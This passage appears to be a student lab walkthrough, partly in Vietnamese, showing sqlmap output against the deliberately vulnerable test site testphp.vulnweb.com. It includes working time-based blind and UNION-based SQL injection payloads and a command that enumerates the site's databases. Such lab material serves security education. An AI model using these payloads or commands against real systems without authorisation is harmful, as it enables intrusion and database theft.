[13:53:13] [INFO] testing for SQL injection on GET parameter 'test'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[13:53:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:53:24] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:53:24] [INFO] testing 'Generic inline queries'
[13:53:25] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[13:53:26] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[13:53:26] [WARNING] time-based comparison requires larger statistical model, please wait......... (done)
[13:53:40] [INFO] GET parameter 'test' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[13:53:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:53:40] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:53:40] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically exte
nding the range for current UNION query injection technique test
[13:53:41] [INFO] target URL appears to have 3 columns in query
[13:53:43] [INFO] GET parameter 'test' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'test' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 43 HTTP(s) requests:
---
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=query' AND (SELECT 9437 FROM (SELECT(SLEEP(5)))eqKv) AND 'MWqJ'='MWqJ

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=query' UNION ALL SELECT NULL,CONCAT(0×71766a7871,0×6a74624945487a6d7755526874634a5177487a68547972664c6e56577a486772496a666c7345754b,0×71707
16271),NULL-- -
```



```
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=query' AND (SELECT 9437 FROM (SELECT(SLEEP(5)))eqKv) AND 'MWqJ'='MWqJ

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=query' UNION ALL SELECT NULL,CONCAT(0×71766a7871,0×6a74624945487a6d7755526874634a5177487a68547972664c6e56577a486772496a666c7345754b,0×71707
16271),NULL-- -
---
[13:53:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[13:53:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[13:53:57] [WARNING] your sqlmap version is outdated

[*] ending @ 13:53:57 /2022-09-20/
```

- Đã xác định được là website mục tiêu tồn tại lỗ hổng SQL injection, ta tiến hành tìm tên cơ sở dữ liệu
- Lệnh : sqlmap –u http://testphp.vulnweb.com/search.php?test=query --dbs
    - dbs là option để liệt kê các cơ sở dữ liệu của website



```
┌──(kali㉿B20AT063-Hieu-kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/search.php?test=query" --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:54:46 /2022-09-20/

[13:54:46] [INFO] resuming back-end DBMS 'mysql'
[13:54:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=query' AND (SELECT 9437 FROM (SELECT(SLEEP(5)))eqKv) AND 'MWqJ'='MWqJ

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=query' UNION ALL SELECT NULL,CONCAT(0×71766a7871,0×6a74624945487a6d7755526874634a5177487a68547972664c6e56577a486772496a666c7345754b,0×71707
16271),NULL-- -
---
[13:54:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.0.12
[13:54:47] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[13:54:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[13:54:48] [WARNING] your sqlmap version is outdated

[*] ending @ 13:54:48 /2022-09-20/


┌──(kali㉿B20AT063-Hieu-kali)-[~]
└─$ 
```